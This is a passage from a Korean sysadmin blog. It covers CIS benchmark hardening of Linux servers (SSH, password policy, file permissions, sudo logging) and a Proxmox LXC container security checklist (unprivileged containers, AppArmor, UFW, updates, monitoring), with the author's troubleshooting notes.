    제가 직접 해보니 여기서 이미 문제점이 꽤 보였습니다. 예전 작업용 계정이 남아 있거나, SSH 설정 파일에 주석만 있고 실설정은 애매한 경우도 있었고요. 이런 상태에서 바로 강화 설정부터 넣으면, 나중에 왜 접속이 막혔는지 추적이 어려워집니다.

    CIS 벤치마크 서버 보안 점검을 위한 리눅스 터미널 이미지

    계정 상태, SSH 설정, 파일 권한을 터미널에서 점검하는 실전 분위기의 이미지입니다.

    실전 구현 2: SSH와 계정 정책부터 우선 강화

    초기 단계에서는 영향도가 크지만 효과도 분명한 항목부터 만졌습니다. 제 경험상 SSH와 계정 정책만 정리해도 보안 감사 결과가 꽤 달라지더라고요.

    1. root 직접 로그인 차단

    sudo cp /etc/ssh/sshd_config /etc/ssh/sshd_config.bak
    sudo vi /etc/ssh/sshd_config
    PermitRootLogin no
    PasswordAuthentication yes
    X11Forwarding no
    MaxAuthTries 4
    ClientAliveInterval 300
    ClientAliveCountMax 0
    sudo sshd -t
    sudo systemctl reload sshd

    여기서 중요한 건 reload 전에 반드시 문법 검증입니다. 저도 예전에 오타 하나로 SSH 데몬이 reload 실패해서 콘솔로 붙었던 적이 있습니다. 원격 서버면 정말 식은땀 납니다.

    2. 접속 허용 사용자 제한

    # /etc/ssh/sshd_config 예시
    AllowUsers adminuser deployuser

    운영 서버는 접속 대상이 많을수록 관리가 어렵습니다. 그래서 관리 계정은 분리하고, 실제 접속이 필요한 사용자만 명시하는 편이 훨씬 낫더라고요.

    3. 패스워드 정책 정리

    sudo vi /etc/login.defs
    PASS_MAX_DAYS   90
    PASS_MIN_DAYS   1
    PASS_WARN_AGE   7

    환경에 따라 MFA(Multi-Factor Authentication, 다중 인증)나 키 기반 인증 위주로 운영하는 경우도 있겠지만, 기본 정책이 비어 있으면 보안 감사에서 자주 지적됩니다. 그래서 사용 여부와 별개로 기준은 잡아두는 편이 좋더라고요.

    실전 구현 3: 파일 권한과 감사 로그 보강

    그다음은 Linux 보안에서 기본 중의 기본인 파일 권한과 로그입니다. 평소엔 잘 눈에 안 띄는데, 사고 나면 가장 먼저 후회하는 부분이기도 하죠.

    중요 파일 권한 조정

    sudo chown root:root /etc/ssh/sshd_config
    sudo chmod 600 /etc/ssh/sshd_config
    sudo chown root:root /etc/shadow
    sudo chmod 000 /etc/shadow
    sudo chmod 644 /etc/passwd /etc/group

    배포판 기본값과 다를 수 있으니 적용 전 확인은 필수입니다. 특히 자동화 도구나 이미지 템플릿이 이미 정책을 넣어둔 경우가 있어서, 무작정 덮어쓰면 오히려 표준에서 벗어날 수 있습니다.

    sudo 로그 남기기

    sudo visudo
    Defaults logfile="/var/log/sudo.log"

    이 설정은 나중에 보안 감사뿐 아니라 내부 추적에도 꽤 유용했습니다. 누가 언제 어떤 권한 명령을 쳤는지 보는 것만으로도 원인 파악 속도가 많이 달라지거든요.

    불필요 서비스 점검

    systemctl list-unit-files --type=service --state=enabled
    ss -tulpen

    여기서 안 쓰는 서비스가 떠 있으면 정리합니다. 예를 들어 테스트용으로 잠깐 열어둔 데몬이 계속 살아 있는 경우가 꽤 있습니다. 보안은 거창한 장비보다도 이런 기본 서버 설정 정리에서 차이가 납니다.

    CIS 벤치마크 서버 보안을 위한 SSH 설정과 감사 로그 구성 이미지

    SSH 접근 제어와 sudo 로그 기록 흐름을 한눈에 보여주는 구성 다이어그램 이미지입니다.

    ⚠️ 실제로 겪었던 문제와 트러블슈팅

    이 부분이 제일 중요할 수도 있습니다. 문서만 보면 다 간단해 보이는데, 실제 적용하면 꼭 한두 군데서 걸립니다.

    문제 1. SSH 설정 반영 후 접속 실패

    원인은 대부분 두 가지였습니다. 하나는 AllowUsers에 현재 운영 계정을 빼먹은 경우, 다른 하나는 sshd_config 오타였습니다.

    • 해결 방법 1: 설정 변경 전 현재 세션은 유지한 상태에서 새 세션으로 접속 테스트
    • 해결 방법 2: sshd -t로 문법 검증 후 reload
    • 해결 방법 3: 가능하면 콘솔 접속 경로 확보 후 작업

    문제 2. 보안 감사는 통과했는데 운영팀이 불편해함

    이것도 많이 겪습니다. 정책은 강화됐는데 현업이 쓰기 불편하면 결국 예외 요청이 쌓이거든요. 그래서 저는 서버 역할별로 기준을 나눴습니다. 배치 서버, 운영 웹 서버, 점프 서버(Jump Server, 중간 접속용 서버)를 같은 기준으로 묶지 않았습니다.

    서버 유형 강화 우선 항목 주의점
    운영 웹 서버 SSH 제한, 로그 강화, 불필요 서비스 제거 배포 계정 접근 경로 확인
    점프 서버 계정 감사, sudo 로그, 접속 기록 보관 관리자 편의성과 통제 균형
    배치 서버 계정 만료 정책, 스크립트 권한 점검 자동 실행 계정 영향 확인

    문제 3. 자동화 스크립트가 갑자기 실패

    패스워드 정책이나 파일 권한을 강화하고 나면 기존 스크립트가 가정하고 있던 조건이 깨질 수 있습니다. 저도 키 파일 권한을 조정한 뒤 일부 배포 스크립트가 실패한 적이 있었는데, 원인을 찾고 보니 권한 검사가 더 엄격해졌더라고요. 드디어 됐다 싶다가 다시 되돌아가서 확인하는 과정, 다들 한 번쯤 있으시죠.

    검증과 결과: 무엇이 달라졌나

    설정 적용 후에는 꼭 검증을 했습니다. 그냥 파일만 바뀌었다고 끝내면 안 됩니다. 실제 접속, 권한, 로그, 서비스 상태를 같이 봐야 하거든요.

    # SSH 설정 최종 확인
    sshd -T | egrep 'permitrootlogin|maxauthtries|clientaliveinterval|clientalivecountmax'
    
    # sudo 로그 확인
    sudo tail -n 20 /var/log/sudo.log
    
    # 열려 있는 포트 점검
    ss -tulpen
    
    # 최근 인증 로그 확인
    sudo tail -n 50 /var/log/auth.log

    검증 단계에서 제가 체감한 효과는 크게 네 가지였습니다.

    1. 보안 감사 대응 속도 향상: 항목별 근거를 바로 제시하기 쉬워졌습니다.
    2. 설정 표준화: 서버마다 제각각이던 서버 설정이 어느 정도 정리됐습니다.
    3. 추적성 확보: sudo와 인증 로그가 정리되니 사고 분석이 편해졌습니다.
    4. 운영 리스크 감소: root 직접 로그인 같은 명백한 위험 요소를 줄였습니다.

    물론 한 번 적용했다고 끝은 아닙니다. 하지만 CIS 벤치마크 서버 보안 기준으로 최소선만 맞춰도, 평소 불안하게 남아 있던 부분이 꽤 정리됩니다. 특히 보안 감사 준비할 때 체감 차이가 큽니다.

    CIS 벤치마크 서버 보안 적용 후 보안 감사 검증 대시보드 이미지

    적용 전후 점검 항목과 로그 확인 결과를 시각적으로 보여주는 대시보드 형태의 이미지입니다.

    정리: 제가 배운 점과 다음 단계

    이번 적용에서 다시 느낀 건, 보안은 대단한 도구보다도 기본을 얼마나 꾸준히 맞추느냐가 훨씬 중요하다는 점이었습니다. Linux 보안 강화는 막연히 어렵게 느껴지지만, 실제로는 계정 정책, SSH, 권한, 로그처럼 반복해서 나오는 핵심 축이 있습니다. 저도 처음엔 항목이 많아서 겁먹었는데, 하나씩 잘라서 적용하니 생각보다 정리가 되더라고요.

    혹시 지금 운영 중인 서버가 있고, 보안 감사 일정이 다가오고 있다면 이렇게 시작해보세요.

    1. 현재 계정과 SSH 설정부터 점검합니다.
    2. root 로그인 차단과 접근 사용자 제한을 우선 적용합니다.
    3. 중요 파일 권한과 로그 기록을 보강합니다.
    4. 변경 직후 검증 명령으로 바로 확인합니다.
    5. 서버 역할별 예외 정책을 문서화합니다.

    이 흐름만 잡혀도 서버 설정 품질이 눈에 띄게 좋아집니다. 다음 글에서는 Ansible(앤서블, 자동화 도구) 같은 구성 관리 방식으로 이 작업을 반복 가능하게 만드는 방법도 다뤄볼 예정입니다. 이전 글에서 다뤘던 로그 관리나 계정 표준화 주제와도 연결해서 보시면 더 이해가 쉬우실 거예요.

    CIS 벤치마크 서버 보안 적용 전후 비교 요약 이미지

    적용 전후 차이, 핵심 점검 항목, 다음 단계 체크리스트를 요약한 인포그래픽 이미지입니다.

    자주 묻는 질문

    Q1. CIS 벤치마크 항목을 모두 적용해야 하나요?

    아닙니다. 서비스 특성과 운영 환경에 따라 예외가 생길 수 있습니다. 중요한 건 근거 없이 빼는 게 아니라, 왜 제외했는지 설명 가능해야 한다는 점입니다.

    Q2. 기존 운영 서버에도 바로 적용해도 될까요?

    가능은 하지만, 반드시 백업과 검증 경로를 확보한 뒤 단계적으로 적용하는 걸 권장합니다. 특히 원격 접속 정책은 새 세션으로 꼭 테스트해보세요.

    Q3. 보안 감사 대응에 실제 도움이 되나요?

    네, 꽤 도움이 됩니다. 적어도 계정 정책, 접근 통제, 로그 추적성 같은 기본 항목에서 설명이 훨씬 쉬워집니다. 저도 실제로 써보니까 이 부분이 가장 체감되더라고요.

  • [Proxmox] Proxmox LXC 컨테이너 보안 강화 체크리스트: 프로덕션 필수 설정

    [Proxmox] Proxmox LXC 컨테이너 보안 강화 체크리스트: 프로덕션 필수 설정

    Proxmox LXC 컨테이너 보안 강화 체크리스트: 프로덕션 필수 설정

    안녕하세요, 13년차의 서버실 주인장입니다. 오늘은 제가 홈랩에서, 그리고 실제 프로덕션 환경에서 Proxmox LXC 컨테이너를 운영하면서 뼈저리게 느꼈던 보안 강화에 대한 이야기를 해보려고 합니다. Proxmox LXC는 가볍고 빠르며 효율적이라서 저도 정말 애용하는 기술 스택인데요. 근데 이 편리함 뒤에는 간과하기 쉬운 보안 위협이 숨어있다는 사실, 혹시 알고 계셨나요? ⚠️

    처음에는 LXC가 워낙 가볍고 VM(Virtual Machine)만큼 복잡하지 않으니까, ‘이 정도면 괜찮겠지?’ 하고 안일하게 생각했던 적도 있습니다. 하지만 몇 번의 삽질과 실제 보안 사고(아찔한 순간이었죠… 휴)를 겪으면서, 컨테이너 환경도 강력한 보안 대책이 필수적이라는 것을 깨달았죠. 특히 프로덕션 환경에서는 더더욱 그렇습니다.

    오늘은 제가 직접 해보고 효과를 본 Proxmox LXC 컨테이너 보안 강화 체크리스트와 베스트 프랙티스를 여러분께 멘토처럼 알려드릴게요. 저처럼 삽질하지 마시라고, 제가 겪었던 시행착오와 해결 과정까지 솔직하게 공유해드리겠습니다! 자, 그럼 시작해볼까요? 🎉

    Proxmox LXC 컨테이너 보안 강화를 위한 주요 구성 요소를 보여주는 개요 다이어그램

    Proxmox LXC 컨테이너 환경에서 보안 강화를 위한 주요 구성 요소와 상호작용을 보여주는 다이어그램입니다.

    1. LXC 컨테이너, 왜 보안이 중요할까요? (개념 설명)

    Proxmox VE (Virtual Environment)에서 LXC (Linux Containers)는 도커(Docker) 컨테이너와 VM의 중간 지점에 있다고 생각하시면 편합니다. VM처럼 완벽한 격리는 아니지만, 도커보다는 더 OS에 가까운 환경을 제공하죠. 호스트 OS의 커널을 공유하기 때문에 가상화 오버헤드가 적고 성능이 좋습니다. 하지만 바로 이 커널 공유 때문에 보안에 취약점이 생길 수 있습니다.

    만약 하나의 LXC 컨테이너가 해킹당하면, 공격자가 호스트 OS의 커널에 접근할 수 있는 경로를 확보하게 될 수도 있습니다. 이는 곧 다른 컨테이너나 심지어 호스트 시스템 전체까지 위험에 빠뜨릴 수 있다는 뜻이거든요. 그래서 LXC 컨테이너는 VM만큼은 아니더라도, 최소한의 보안 장치들을 꼭 마련해두는 것이 좋습니다. 제가 처음 이걸 알았을 때, 등골이 오싹했더랬죠.

    2. 실전 구현: Proxmox LXC 보안 강화 체크리스트

    자, 이제 실질적으로 어떤 작업을 해야 하는지 단계별로 살펴보겠습니다. 제가 직접 구축하면서 가장 효과적이라고 느꼈던 방법들 위주로 구성했어요.

    2.1. ✅ Unprivileged 컨테이너 사용 (권한 분리)

    가장 기본 중의 기본입니다. Unprivileged container (비특권 컨테이너)는 컨테이너 내부의 root 사용자가 호스트 시스템의 root 권한을 가지지 못하도록 격리하는 방식입니다. 이게 핵심이에요. 만약 컨테이너가 Compromise (침해)되더라도, 공격자가 호스트 시스템에 직접적인 root 권한을 행사하기 어렵게 만드는 거죠.

    새 LXC 컨테이너를 생성할 때 Proxmox UI에서 ‘Unprivileged container’ 옵션을 체크하거나, CLI에서는 --unprivileged 1 옵션을 추가하면 됩니다. 저는 주로 CLI로 작업하기 때문에 다음과 같이 명령어를 사용합니다.

    pct create 101 local:vztmpl/debian-11-standard_11.0-1_amd64.tar.zst \
      --hostname my-secure-lxc \
      --password mysecretpassword \
      --memory 512 --swap 512 \
      --rootfs local-lvm:8 \
      --unprivileged 1 # 여기가 중요!

    이렇게 컨테이너를 생성하면 Proxmox가 자동으로 UID/GID 매핑 설정을 해줍니다. /etc/subuid와 /etc/subgid 파일에 호스트 시스템의 사용자 ID와 그룹 ID를 컨테이너 내부의 ID에 매핑하는 규칙이 추가되죠. 처음엔 이게 뭔가 싶었는데, 결국 호스트와 컨테이너 간의 권한 분리 장치더라고요.

    2.2. ✅ AppArmor 프로파일 적용 (강제적 접근 제어)

    AppArmor (앱아머)는 Linux 커널의 MAC (Mandatory Access Control, 강제적 접근 제어) 보안 시스템 중 하나입니다. 특정 프로그램이 접근할 수 있는 파일, 네트워크 리소스 등을 미리 정의된 프로파일에 따라 제한합니다. 쉽게 말해, ‘이 프로그램은 딱 이것만 할 수 있어!’라고 미리 정해주는 거죠.

    Proxmox는 기본적으로 LXC 컨테이너에 AppArmor 프로파일을 적용하지만, 더 세밀하게 제어하고 싶을 때가 있습니다. 예를 들어, 웹 서버 컨테이너가 불필요한 시스템 파일에 접근하는 것을 막는 것이죠.

    현재 AppArmor 상태는 다음 명령어로 확인할 수 있습니다.

    sudo aa-status

    특정 컨테이너나 서비스에 대한 커스텀 AppArmor 프로파일을 작성하여 /etc/apparmor.d/ 디렉토리에 넣고, sudo apparmor_parser -r /etc/apparmor.d/my-lxc-profile 명령어로 로드하면 됩니다. 제가 예전에 특정 서비스가 계속 죽어서 살펴보니, AppArmor 프로파일 때문에 필요한 파일에 접근을 못 하고 있더라고요. aa-complain 모드로 변경해서 로그를 보면서 디버깅했던 기억이 납니다.

    2.3. ✅ UFW를 이용한 네트워크 방화벽 설정

    컨테이너 내부에서도 방화벽을 설정하는 것은 정말 중요합니다. UFW (Uncomplicated Firewall)는 iptables의 복잡한 규칙들을 좀 더 쉽게 관리할 수 있게 해주는 도구입니다. LXC 컨테이너 내부에서 UFW를 설치하고 활성화하여, 필요한 포트만 외부에 노출하도록 설정할 수 있습니다.

    # 컨테이너 내부에서 실행
    sudo apt update
    sudo apt install ufw -y
    sudo ufw enable
    sudo ufw default deny incoming # 기본적으로 모든 외부 접근 차단
    sudo ufw allow ssh # SSH (22번 포트) 허용
    sudo ufw allow http # HTTP (80번 포트) 허용
    sudo ufw allow https # HTTPS (443번 포트) 허용
    sudo ufw status verbose

    이렇게 설정하면 컨테이너 내부에서 불필요한 포트가 열려 외부 공격에 노출되는 것을 방지할 수 있습니다. 혹시 LXC 안에서 서비스가 안 열려서 헤매신 적 있나요? 거의 십중팔구 UFW나 iptables 때문일 겁니다. 💡

    LXC 컨테이너 내부에서 UFW 명령어를 사용하여 네트워크 방화벽 규칙을 설정하고 확인하는 CLI 화면

    LXC 컨테이너 내부에서 UFW 명령어를 사용하여 네트워크 방화벽 규칙을 설정하고 확인하는 CLI 화면입니다.

    2.4. ✅ 정기적인 시스템 업데이트 및 패치

    너무 당연한 이야기 같지만, 잊지 않고 꾸준히 해야 할 가장 기본적인 보안 수칙입니다. OS와 설치된 모든 패키지를 최신 상태로 유지하여 알려진 취약점을 제거해야 합니다. 저는 unattended-upgrades를 설정해서 자동으로 업데이트되도록 해두는 편입니다. 물론 중요한 서비스는 수동으로 확인하고 적용하지만요.

    # 컨테이너 내부에서 실행
    sudo apt update && sudo apt upgrade -y
    
    # 자동 업데이트 설정 (옵션)
    sudo apt install unattended-upgrades -y
    sudo dpkg-reconfigure --priority=low unattended-upgrades

    2.5. ✅ SSH 보안 강화

    컨테이너에 접근하는 주요 방법 중 하나가 SSH입니다. SSH 보안을 강화하는 것은 컨테이너 전체의 보안을 높이는 데 큰 역할을 합니다.

    • 비밀번호 대신 키 기반 인증 사용: 가장 강력한 방법입니다.
    • 기본 SSH 포트 변경 (22번 외 다른 포트): 기본적인 스캐닝 공격을 회피할 수 있습니다.
    • Root 로그인 비활성화: PermitRootLogin no 설정.
    • 강력한 비밀번호 정책: (비밀번호 인증을 사용해야 할 경우)

    /etc/ssh/sshd_config 파일을 수정하여 위 항목들을 적용할 수 있습니다. 변경 후에는 꼭 sudo systemctl restart sshd 명령어로 SSH 서비스를 재시작해주세요.

    2.6. ✅ 로깅 및 모니터링

    아무리 보안을 강화해도 100% 완벽할 수는 없습니다. 중요한 것은 이상이 발생했을 때 얼마나 빨리 알아차리고 대응하느냐입니다. 컨테이너 내부의 로그를 중앙 집중식으로 관리하고, 주요 지표들을 모니터링하는 시스템을 구축하는 것이 좋습니다.

    • syslog-ng 또는 rsyslog 설정: 호스트 또는 별도의 로깅 서버로 로그를 전송.
    • Prometheus + Grafana: CPU, 메모리, 네트워크 트래픽 등 리소스 사용량과 서비스 상태 모니터링.
    • Fail2ban: SSH 무차별 대입 공격(Brute-force attack)과 같은 침입 시도를 자동으로 차단.

    물론 이 모든 걸 한 번에 다 하기는 어렵겠지만, 중요한 서비스부터 차근차근 적용해보는 것이 좋습니다. 제가 처음 홈랩을 구성할 때 로깅과 모니터링을 소홀히 했다가, 나중에 문제 터지고 나서야 뒤늦게 붙잡고 후회했던 적이 많거든요. 😅

    3. ⚠️ 주의사항 및 트러블슈팅: 제가 겪었던 삽질들

    위에서 말씀드린 내용을 적용하다 보면 분명히 문제가 발생할 수 있습니다. 저도 그랬거든요. 몇 가지 흔한 문제와 해결 방법을 공유해 드릴게요.

    • UID/GID 매핑 오류로 인한 컨테이너 시작 실패:

      • 증상: 컨테이너가 시작되지 않거나, 내부에서 파일 권한 문제로 서비스가 실행되지 않습니다. lxc-start 로그를 보면 Operation not permitted 같은 에러가 보입니다.
      • 해결: /etc/subuid와 /etc/subgid 파일에 올바른 매핑이 설정되어 있는지 확인합니다. pct create 시 --unprivileged 1 옵션을 제대로 사용했는지도 중요하고요. 이미 생성된 컨테이너라면 /etc/pve/lxc/VMID.conf 파일의 lxc.idmap 설정을 확인해야 합니다. 제가 이걸로 반나절을 날린 적이 있습니다.
    • AppArmor 프로파일로 인한 서비스 장애:

      • 증상: 특정 서비스가 AppArmor 정책 때문에 필요한 파일에 접근하지 못해 실행되지 않거나 비정상적으로 종료됩니다.
      • 해결: sudo aa-status로 AppArmor 상태를 확인하고, 문제가 되는 프로파일을 sudo aa-complain /etc/apparmor.d/my-lxc-profile 명령어로 complain 모드로 변경합니다. 이 모드에서는 정책 위반 시 로그만 남기고 차단하지 않으므로, 로그를 확인하여 필요한 접근 권한을 프로파일에 추가한 후 다시 sudo aa-enforce로 enforce 모드로 전환합니다.
    • UFW 포트 블로킹으로 인한 서비스 접근 불가:

      • 증상: 분명히 서비스는 실행 중인데 외부에서 접근이 안 됩니다.
      • 해결: 컨테이너 내부에서 sudo ufw status verbose 명령어로 현재 UFW 규칙을 확인합니다. 필요한 포트가 ALLOW 되어 있는지 확인하고, 만약 막혀있다면 sudo ufw allow [PORT] 명령어로 허용해줍니다.

    4. 검증 및 결과 확인

    보안 설정을 마쳤다면, 제대로 적용되었는지 확인하는 과정이 필수입니다.

    1. 컨테이너 권한 확인:

      # 호스트에서 실행
      lxc-info -n VMID -p

      lxc.idmap 설정이 올바르게 되어 있고, unprivileged 컨테이너로 생성되었는지 확인합니다.

    2. AppArmor 상태 확인:

      # 호스트에서 실행
      sudo aa-status

      적용된 프로파일이 enforce 모드로 잘 동작하는지 확인합니다.

    3. UFW 방화벽 규칙 확인:

      # 컨테이너 내부에서 실행
      sudo ufw status verbose

      필요한 포트만 열려 있고, 나머지는 잘 차단되어 있는지 확인합니다.

    4. 외부 포트 스캔:

      # 외부 시스템에서 실행 (예: 공격자 시점)
      nmap -sV -p- [LXC_컨테이너_IP]

      실제 외부에서 접근했을 때 불필요한 포트가 열려있지 않은지 nmap 같은 도구로 스캔해보는 것도 좋은 방법입니다. 저는 이 과정을 통해 ‘드디어 됐다!’ 하는 뿌듯함을 느꼈습니다. 😄

    LXC 컨테이너 보안 설정 완료 후 nmap 스캔 결과 및 AppArmor 상태를 보여주는 대시보드

    LXC 컨테이너 보안 설정이 완료된 후, nmap 스캔을 통해 열린 포트를 확인하고 AppArmor 상태를 점검하는 결과 화면입니다.

    5. 마무리하며: 지속적인 관심이 중요합니다

    오늘은 Proxmox LXC 컨테이너의 보안을 강화하기 위한 핵심 체크리스트를 저의 경험을 녹여가며 알려드렸습니다. Unprivileged 컨테이너, AppArmor, UFW, 정기 업데이트, SSH 보안 강화, 로깅 및 모니터링까지, 이 여섯 가지만 잘 지켜도 여러분의 LXC 컨테이너는 훨씬 더 안전해질 겁니다. 🛡️

    사실 보안은 한 번 설정하고 끝나는 것이 아니라, 지속적인 관심과 관리가 필요한 영역입니다. 새로운 취약점은 계속해서 발견되고, 공격 기술도 진화하거든요. 그러니 늘 최신 보안 동향에 귀 기울이고, 여러분의 시스템을 꾸준히 점검해주시길 바랍니다.

    다음 글에서는 LXC 컨테이너 환경에서 SELinux (Security-Enhanced Linux) 적용 방안이나, IDS/IPS (침입 탐지/방지 시스템)를 구축하는 방법에 대해 좀 더 깊이 있게 다뤄볼까 합니다. 혹시 궁금한 점이나 ‘이런 내용도 다뤄줬으면 좋겠다!’ 하는 아이디어가 있다면 언제든지 댓글로 남겨주세요! 여러분의 안전하고 튼튼한 서버실을 응원합니다. 💪

    Proxmox LXC 컨테이너 보안 강화를 위한 주요 체크리스트 항목들을 시각적으로 요약한 인포그래픽입니다.